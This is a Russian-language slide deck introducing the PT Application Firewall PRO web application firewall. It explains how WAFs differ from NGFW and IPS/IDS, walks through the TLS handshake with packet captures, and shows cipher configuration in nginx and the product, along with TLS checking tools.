



# PT Application Firewall PRO

**Иван Иванов**

Главный по WAF

01




# Безопасность веб-приложений

# Какие веб-приложения мы используем



# Какие веб-приложения мы используем



# Как устраняются уязвимости



LEGACY



СОБСТВЕННАЯ РАЗРАБОТКА



OPEN SOURCE



ВЕНДОР



0

∞

Время исправления уязвимости с момента обнаружения


## Уязвимость в приложении

Может существовать несколько месяцев (лет) до выхода официального патча или не быть исправлена совсем

## Применение WAF

Позволяет защитить веб-приложение от эксплуатации имеющихся уязвимостей без внесения изменений в само приложение

# Web application firewall (WAF)



- Глубоко разбирает трафик (до L7), специализируется на анализе HTTP, HTTPS
- Учитывает бизнес-логику работы приложений
- Детектирует и предотвращает распределенные во времени атаки
- Защищает API веб-приложения

# WAF / NGFW / IPS и IDS



## NGFW

### Границы применимости

- Зачастую NGFW работает на других уровнях модели OSI
- Не у всех вендоров модуль WAF есть в NGFW
- Уступает по функционалу специализированному решению
- Требуется дополнительных ресурсов на TLS, и глубокую инспекцию HTTP/WS протоколов

## IPS/IDS

### Границы применимости

- Защищает на других уровнях модели OSI
- Может ли заглянуть внутрь зашифрованного HTTP трафика?
- Умеет ли глубоко анализировать HTTP протокол?
- Умеет ли модифицировать HTTP запросы и ответы?

# На каком сетевом уровне защищает WAF



| OSI           | TCP/IP       | ПРОТОКОЛ        |
|---------------|--------------|-----------------|
| Прикладной    |              |                 |
| Представления | Прикладной   | HTTP, WebSocket |
| Сеансовый     |              |                 |
| Транспортный  | Транспортный | TCP, TLS        |
| Сетевой       | Сетевой      | IP              |
| Канальный     |              |                 |
| Физический    | Канальный    | Ethernet        |



# TLS — handshake



| STEP | CLIENT                                                                              | DIRECTION                                                                           | MESSAGE             | DIRECTION                                                                             | SERVER                                                                                |
|------|-------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------|---------------------|---------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------|
| 1    |    |                                                                                     | Client Hello        |    |    |
| 2    |    |    | Server Hello        |                                                                                       |    |
| 3    |    |    | Certificate         |                                                                                       |    |
| 4    |    |    | Server Key Exchange |                                                                                       |    |
| 5    |    |    | Server Hello Done   |                                                                                       |    |
| 6    |    |                                                                                     | Client Key Exchange |    |    |
| 7    |  |                                                                                     | Change Cipher Spec  |  |  |
| 8    |  |                                                                                     | Finished            |  |  |
| 9    |  |  | Change Cipher Spec  |                                                                                       |  |
| 10   |  |  | Finished            |                                                                                       |  |



# TLS — Client Hello



```
2711 2025-10-03 10:27:32,325638 192.168.88.15 87.250.247.182 TLSv1.3 376 Client Hello (SNI=avatars.mds.yandex.net)
2735 2025-10-03 10:27:32,341114 87.250.247.182 192.168.88.15 TCP 60 443 → 64320 [ACK] Seq=1 Ack=1733 Win=40960 Len=0
2736 2025-10-03 10:27:32,341114 87.250.247.182 192.168.88.15 TLSv1.3 1274 Server Hello, Change Cipher Spec, Application Data
2737 2025-10-03 10:27:32,341114 87.250.247.182 192.168.88.15 TCP 1274 443 → 64320 [PSH, ACK] Seq=1221 Ack=1733 Win=45056 Len=1220 [TCP PDU reassembled in 2740]
2738 2025-10-03 10:27:32,341114 87.250.247.182 192.168.88.15 TCP 1274 443 → 64320 [ACK] Seq=2441 Ack=1733 Win=45056 Len=1220 [TCP PDU reassembled in 2740]
2739 2025-10-03 10:27:32,341114 87.250.247.182 192.168.88.15 TCP 490 443 → 64320 [PSH, ACK] Seq=3661 Ack=1733 Win=45056 Len=436 [TCP PDU reassembled in 2740]
2740 2025-10-03 10:27:32,341114 87.250.247.182 192.168.88.15 TLSv1.3 521 Application Data, Application Data, Application Data
2747 2025-10-03 10:27:32,354321 192.168.88.15 87.250.247.182 TLSv1.3 134 Change Cipher Spec, Application Data
```

```
Length: 1723
> Version: TLS 1.2 (0x0303)
Random: bea5290f7e22edbf8f61059b5f804042edfcb400175603a6415d2a44e3a7749c
Session ID Length: 32
Session ID: 5816b71adfa3d2bf6d7fff2ed1d091d36c1e5f5f98f7ea0cb91435c8e1d3ef33
Cipher Suites Length: 32
✓ Cipher Suites (16 suites)
  Cipher Suite: Reserved (GREASE) (0x3a3a)
  Cipher Suite: TLS_AES_128_GCM_SHA256 (0x1301)
  Cipher Suite: TLS_AES_256_GCM_SHA384 (0x1302)
  Cipher Suite: TLS_CHACHA20_POLY1305_SHA256 (0x1303)
  Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 (0xc02b)
  Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)
  Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 (0xc02c)
  Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)
  Cipher Suite: TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256 (0xc0a9)
  Cipher Suite: TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 (0xc0aa)
  Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)
  Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)
  Cipher Suite: TLS_RSA_WITH_AES_128_GCM_SHA256 (0x009c)
  Cipher Suite: TLS_RSA_WITH_AES_256_GCM_SHA384 (0x009d)
  Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA (0x002f)
  Cipher Suite: TLS_RSA_WITH_AES_256_CBC_SHA (0x0035)
Compression Methods Length: 1
> Compression Methods (1 method)
Extensions Length: 1618
> Extension: Reserved (GREASE) (len=0)
> Extension: compress_certificate (len=3)
> Extension: supported_groups (len=12)
✓ Extension: server_name (len=27) name=avatars.mds.yandex.net
```

# SNI – Server Name Indication



# TLS — Настройка серверных шифров на AF PRO



Конфигурация SSL / TLS 1.3 + 1.2 strong (только чтение)

Имя TLS 1.3 + 1.2 strong

Протоколы TLSv1.2  
TLSv1.3

Наборы шифров ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-ECDSA-CHACHA20-POLY1305:ECDHE-RSA-AES256-GCM-SHA384:ECDHE-RSA-CHACHA20-POLY1305:ECDHE-RSA-AES128-GCM-SHA256:!aNULL:!MD5:!DSS

Наборы алгоритмов для обеспечения безопасного сетевого соединения в порядке их приоритета. Только для TLSv1.2 и ниже.

Отдавать предпочтение серверным шифрам ☐

Использовать серверный порядок наборов шифров вместо клиентского при переговорах. Когда сервер и клиент ведут переговоры о том, какие наборы шифров использовать, сервер сравнивает клиентские наборы шифров с серверными и выбирает общий для соединения.

# TLS — Настройка серверных шифров в **nginx**

```
1 http {
2
3     server {
4         listen 443 ssl;
5         listen [::]:443 ssl;
6         http2 on;
7         ssl_certificate /path/to/signed_cert_plus_intermediates;
8         ssl_certificate_key /path/to/private_key;
9
10        # HSTS (ngx_http_headers_module is required) (63072000 seconds)
11        add_header Strict-Transport-Security "max-age=63072000" always;
12    }
13
14    # intermediate configuration
15    ssl_protocols TLSv1.2 TLSv1.3;
16    ssl_ecdh_curve X25519:prime256v1:secp384r1;
17    ssl_ciphers ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-SHA384;
18    ssl_prefer_server_ciphers off;
19
20    # curl https://ssl-config.mozilla.org/ffdhe2048.txt > /path/to/dhparam
21    ssl_dhparam "/path/to/dhparam";
22
23    # HSTS
24    server {
25        listen 80 default_server;
26        listen [::]:80 default_server;
27
28        return 301 https://$host$request_uri;
29    }
30}
```

# TLS — Server Hello



| No.  | Time                       | Source         | Destination    | Protocol | Length | Info                                                                                      |
|------|----------------------------|----------------|----------------|----------|--------|-------------------------------------------------------------------------------------------|
| 2678 | 2025-10-03 10:27:32,292360 | 192.168.88.15  | 87.250.247.182 | TCP      | 66     | 64320 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM                         |
| 2691 | 2025-10-03 10:27:32,309713 | 87.250.247.182 | 192.168.88.15  | TCP      | 66     | 443 → 64320 [SYN, ACK] Seq=0 Ack=1 Win=42300 Len=0 MSS=1410 SACK_PERM WS=4096             |
| 2692 | 2025-10-03 10:27:32,310058 | 192.168.88.15  | 87.250.247.182 | TCP      | 54     | 64320 → 443 [ACK] Seq=1 Ack=1 Win=131072 Len=0                                            |
| 2710 | 2025-10-03 10:27:32,325638 | 192.168.88.15  | 87.250.247.182 | TCP      | 1464   | 64320 → 443 [ACK] Seq=1 Ack=1 Win=131072 Len=1410 [TCP PDU reassembled in 2711]           |
| 2711 | 2025-10-03 10:27:32,325638 | 192.168.88.15  | 87.250.247.182 | TLSv1.3  | 376    | Client Hello (SNI=avatars.mds.yandex.net)                                                 |
| 2735 | 2025-10-03 10:27:32,341114 | 87.250.247.182 | 192.168.88.15  | TCP      | 60     | 443 → 64320 [ACK] Seq=1 Ack=1733 Win=40960 Len=0                                          |
| 2736 | 2025-10-03 10:27:32,341114 | 87.250.247.182 | 192.168.88.15  | TLSv1.3  | 1274   | Server Hello, Change Cipher Spec, Application Data                                        |
| 2737 | 2025-10-03 10:27:32,341114 | 87.250.247.182 | 192.168.88.15  | TCP      | 1274   | 443 → 64320 [PSH, ACK] Seq=1221 Ack=1733 Win=45056 Len=1220 [TCP PDU reassembled in 2740] |
| 2738 | 2025-10-03 10:27:32,341114 | 87.250.247.182 | 192.168.88.15  | TCP      | 1274   | 443 → 64320 [ACK] Seq=2441 Ack=1733 Win=45056 Len=1220 [TCP PDU reassembled in 2740]      |
| 2739 | 2025-10-03 10:27:32,341114 | 87.250.247.182 | 192.168.88.15  | TCP      | 490    | 443 → 64320 [PSH, ACK] Seq=3661 Ack=1733 Win=45056 Len=436 [TCP PDU reassembled in 2740]  |
| 2740 | 2025-10-03 10:27:32,341114 | 87.250.247.182 | 192.168.88.15  | TLSv1.3  | 521    | Application Data, Application Data, Application Data                                      |
| 2747 | 2025-10-03 10:27:32,354321 | 192.168.88.15  | 87.250.247.182 | TLSv1.3  | 134    | Change Cipher Spec, Application Data                                                      |

|                                                                                               |      |                         |
|-----------------------------------------------------------------------------------------------|------|-------------------------|
| > Internet Protocol Version 4, Src: 87.250.247.182, Dst: 192.168.88.15                        | 0240 | 8d 9e 75 bd 3d c0 69 84 |
| > Transmission Control Protocol, Src Port: 443, Dst Port: 64320, Seq: 1, Ack: 1733, Len: 1220 | 0250 | f5 4c 20 57 c8 b4 aa 19 |
| ✖ Transport Layer Security                                                                    | 0260 | 4d 8f 1e c5 b1 00 05 14 |
| ✖ TLSv1.3 Record Layer: Handshake Protocol: Server Hello                                      | 0270 | 4b 8e 33 e5 58 94 6b a0 |
| Content Type: Handshake (22)                                                                  | 0280 | c0 38 a0 e3 67 44 a1 57 |
| Version: TLS 1.2 (0x0303)                                                                     | 0290 | 64 44 0b ad c1 1a 94 33 |
| Length: 122                                                                                   | 02a0 | 34 62 3a fd 9a 00 13 37 |
| ✖ Handshake Protocol: Server Hello                                                            | 02b0 | 99 31 b7 0a 45 7f 00 84 |
| Handshake Type: Server Hello (2)                                                              | 02c0 | a1 bb 24 a5 9e 08 f8 30 |
| Length: 118                                                                                   | 02d0 | ef 94 2d fe ee c6 76 92 |
| > Version: TLS 1.2 (0x0303)                                                                   | 02e0 | 56 78 c1 c9 52 46 af 98 |
| Random: 894823bae12be28fe0acb7e57eeac6cd95ad68ba4deb4e5744cc2638a0948189                      | 02f0 | 16 7c f4 55 ab 6d 34 a1 |
| Session ID Length: 32                                                                         | 0300 | 5e e8 fd f1 aa 49 55 6c |
| Session ID: 5816b71adfa3d2bf6d7fff2ed1d091d36c1e5f5f98f7ea0cb91435c8e1d3ef33                  | 0310 | c5 93 c4 fd 77 af 07 ff |
| Cipher Suite: TLS_AES_256_GCM_SHA384 (0x1302)                                                 | 0320 | bc d5 bb 7b 2c ca c4 56 |
| Compression Method: null (0)                                                                  | 0330 | 90 89 5d 61 68 a7 89 81 |
| Extensions Length: 46                                                                         | 0340 | 95 7e c8 e5 ce f3 c8 c9 |
| ✖ Extension: supported_versions (len=2) TLS 1.3                                               | 0350 | 92 d7 07 30 5e da bc 10 |
| Type: supported_versions (43)                                                                 | 0360 | ff 52 57 a3 ef c4 a8 0a |
| Length: 2                                                                                     | 0370 | 7a bc 38 32 b4 4e 38 36 |
| Supported Version: TLS 1.3 (0x0304)                                                           | 0380 | b8 65 a6 eb 12 e7 41 00 |
| ✖ Extension: key_share (len=36) x25519                                                        | 0390 | ef 29 fc d5 a6 78 9e 08 |
| Type: key_share (51)                                                                          | 03a0 | 55 1e e0 36 3e 41 75 0f |
| Length: 36                                                                                    | 03b0 | aa 9c 93 58 a8 2e 8a fc |
| > Key Share extension                                                                         | 03c0 | 20 85 e5 6d 10 44 2b 9f |
| [JA3S Fullstring: 771,4866,43-51]                                                             | 03d0 | 4f 85 a0 26 cb fe 46 aa |
| [JA3S: 15af977ce25de452b96affa2addb1036]                                                      | 03e0 | fe 2b e2 f5 c8 18 15 8a |
| ✖ TLSv1.3 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec                       | 03f0 | ac 07 83 02 cd f0 84 6b |
| Content Type: Change Cipher Spec (20)                                                         | 0400 | fd fe f2 8a 6b a3 78 6c |
| Version: TLS 1.2 (0x0303)                                                                     | 0410 | ab 60 94 11 da eb 22 c6 |
| Length: 1                                                                                     | 0420 | 8b ab a5 b4 ca 21 f9 84 |
|                                                                                               | 0430 | 8d 7a cd 28 83 4c 72 3e |
|                                                                                               | 0440 | 92 87 d3 8c 8b 6b 62 1a |
|                                                                                               | 0450 | d6 86 d8 56 fd 84 45 7d |
|                                                                                               | 0460 | 07 a1 18 b8 87 c1 9f c0 |
|                                                                                               | 0470 | 05 0e 36 c7 05 a1 23 f0 |

# Построение цепочки



Сертификаты SSL

synology.me\_cert

Сертификат сервера RSA

Закрытый ключ

synology.me\_key

Истекает

27 сентября, 03:00

synology.me\_cert\_2

Сертификат сервера RSA

Закрытый ключ

synology.me\_key\_2

Истекает

1 декабря, 03:00

- Полная цепочка сертификатов нужна для корректной работы клиентов
- Не обязательно добавлять сертификат корневого СА, он хранится в ОС или Браузере

synology.me\_cert

Имя

synology.me\_cert

Сертификатов

-----BEGIN CERTIFICATE-----  
MIIFEjCCA/qgAwIBAgISBmdK2voWa6bV+v+ug5S1diNqMA0GCSqGSIb3DQEBCwUA  
MDMxCzAJBgNVBAYTAiVTMRUwYwFAYDVQQKEw1MZXQncyBFbmNyeXB0MQwwCgYDVQQD  
EwNSMTEwHhcNMjUwNjU1MjUzE4WWhcNMjUwOTI3MjUzE3WjAcMR0wGAYDVQQD  
ExFraDkzYi5zeW5vbG9neS5tZTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC  
ggEBAKPOK16I0AkPw6wvSD/WVCXOnINW5en9m0JT45oVnLczAcgaTMzTnRqdDO+Q  
yd39K/ellR7own9/PLmAcRbTLmxkeOEWTya8gfPHMqpk1i1tWdgVuMgeTraqlFsB  
pLPs85ah2iMhGAI+rnD4sSnakA4R1EO73oprlw9YNHL6GiiWVpx1Kxo04xhs/3MG  
sPczdY9ii1JEpt+gJkMg4JKoGHA9tizAyheMo70v3IRWj6jzDH6219Vhrbo27Sc  
/IQDcRljtt3QfglsZ/QAL3fECbTM5nRe3FRajD7SZCsQuS/9dgZAy72JDKHMFAYJ  
Ayl9BaANq7IOhrK3xp0OzkW42D0CAwEAaOAJUwggglxMA4GA1UdDwEB/wQEAwIF  
oDAdBgNVHSUEFjAUBggrBgEFBQcDAQYIKwYBBQUHAWIwDAYDVR0TAQH/BAIwADAd  
BgNVHQ4EFgQUUPNZYiwcMy4N8J6RIEc3rwulVZpMwHwYDVR0jBBGwFoAUxc9GpOr0  
w8B6bJXELbBeki8m47kwMwYIKwYBBQUHAQEEJzAIMCMGCCsGAQUFBzACHhdodHRw  
OiRvcjExLmkuY3lub3JlLnplZ4xRnVHREFFKiAqgMmtoQTNlLnN5bm9sc2d5

Истекает

27 сентября, 03:00

Прочитать из файла

Файл PEM. Только RSA и ECC (ECDSA)

Закрытый ключ

synology.me\_key

Закрытый ключ, соответствующий цепочке SSL-сертификатов

16

# Проверка корректности TLS



```
Common Name (CN)      internal-ca.local
subjectAltName (SAN)  localhost internal-ca.local *.internal-ca.local api.internal.local db.in
                        192.168.1.100 127.0.0.1
Trust (hostname)      certificate does not match supplied URI
Chain of trust         NOT ok (self signed)
```

## Testing protocols via sockets except NPN+ALPN

| TLSv1.1 (server order) |                         |          |              |
|------------------------|-------------------------|----------|--------------|
| xc014                  | ECDHE-RSA-AES256-SHA    | ECDH 256 | AES 256      |
| x39                    | DHE-RSA-AES256-SHA      | DH 1024  | AES 256      |
| x88                    | DHE-RSA-CAMELLIA256-SHA | DH 1024  | Camellia 256 |
| xc019                  | AECDH-AES256-SHA        | ECDH 256 | AES 256      |
| x35                    | AES256-SHA              | RSA      | AES 256      |
| x84                    | CAMELLIA256-SHA         | RSA      | Camellia 256 |
| xc013                  | ECDHE-RSA-AES128-SHA    | ECDH 256 | AES 128      |
| x33                    | DHE-RSA-AES128-SHA      | DH 1024  | AES 128      |
| x45                    | DHE-RSA-CAMELLIA128-SHA | DH 1024  | Camellia 128 |
| xc018                  | AECDH-AES128-SHA        | ECDH 256 | AES 128      |
| x2f                    | AES128-SHA              | RSA      | AES 128      |
| x41                    | CAMELLIA128-SHA         | RSA      | Camellia 128 |
| x9a                    | DHE-RSA-SEED-SHA        | DH 1024  | SEED 128     |
| x96                    | SEED-SHA                | RSA      | SEED 128     |
| x07                    | IDEA-CBC-SHA            | RSA      | IDEA 128     |
| xc011                  | ECDHE-RSA-RC4-SHA       | ECDH 256 | RC4 128      |
| xc016                  | AECDH-RC4-SHA           | ECDH 256 | RC4 128      |
| x05                    | RC4-SHA                 | RSA      | RC4 128      |
| x04                    | RC4-MD5                 | RSA      | RC4 128      |
| xc012                  | ECDHE-RSA-DES-CBC3-SHA  | ECDH 256 | 3DES 168     |
| x16                    | EDH-RSA-DES-CBC3-SHA    | DH 1024  | 3DES 168     |
| xc017                  | AECDH-DES-CBC3-SHA      | ECDH 256 | 3DES 168     |
| x0a                    | DES-CBC3-SHA            | RSA      | 3DES 168     |

|            |                        |
|------------|------------------------|
| SSLv2      | not offered (OK)       |
| SSLv3      | not offered (OK)       |
| TLS 1      | not offered            |
| TLS 1.1    | offered (deprecated)   |
| TLS 1.2    | offered (OK)           |
| TLS 1.3    | offered (OK): final    |
| NPN/SPDY   | not offered            |
| ALPN/HTTP2 | h2, http/1.1 (offered) |

ssllabs.com

1

Ресурс для онлайн  
проверки настроек TLS

testssl.sh

2

Офлайн bash скрипт  
для проверки TLS

# SSL Labs — Проверка TLS



## Server Key and Certificate #1

|                          |                                                                                                                                                                                                                  |
|--------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Subject                  | *.dispafel.com<br>Fingerprint SHA256: fb3f0241d4fe552337fddeb728c24519c8126ab9b91e9be0218cdeaf70c55e<br>Pin SHA256: arKWYck2Xu13nqRBS4w6l/FIcmemF7Sc1tiIPMXc/BY=                                                 |
| Common names             | *.dispafel.com                                                                                                                                                                                                   |
| Alternative names        | *.dispafel.com                                                                                                                                                                                                   |
| Serial Number            | 07da7e39be4ab4ce27568a4ff9785aca                                                                                                                                                                                 |
| Valid from               | Tue, 21 Jan 2025 00:00:00 UTC                                                                                                                                                                                    |
| Valid until              | Wed, 18 Feb 2026 23:59:59 UTC (expires in 4 months and 17 days)                                                                                                                                                  |
| Key                      | RSA 2048 bits (e 65537)                                                                                                                                                                                          |
| Weak key (Debian)        | No                                                                                                                                                                                                               |
| Issuer                   | Amazon RSA 2048 M02<br>AIA: <a href="http://crl.r2m02.amazontrust.com/r2m02.cer">http://crl.r2m02.amazontrust.com/r2m02.cer</a>                                                                                  |
| Signature algorithm      | SHA256withRSA                                                                                                                                                                                                    |
| Extended Validation      | No                                                                                                                                                                                                               |
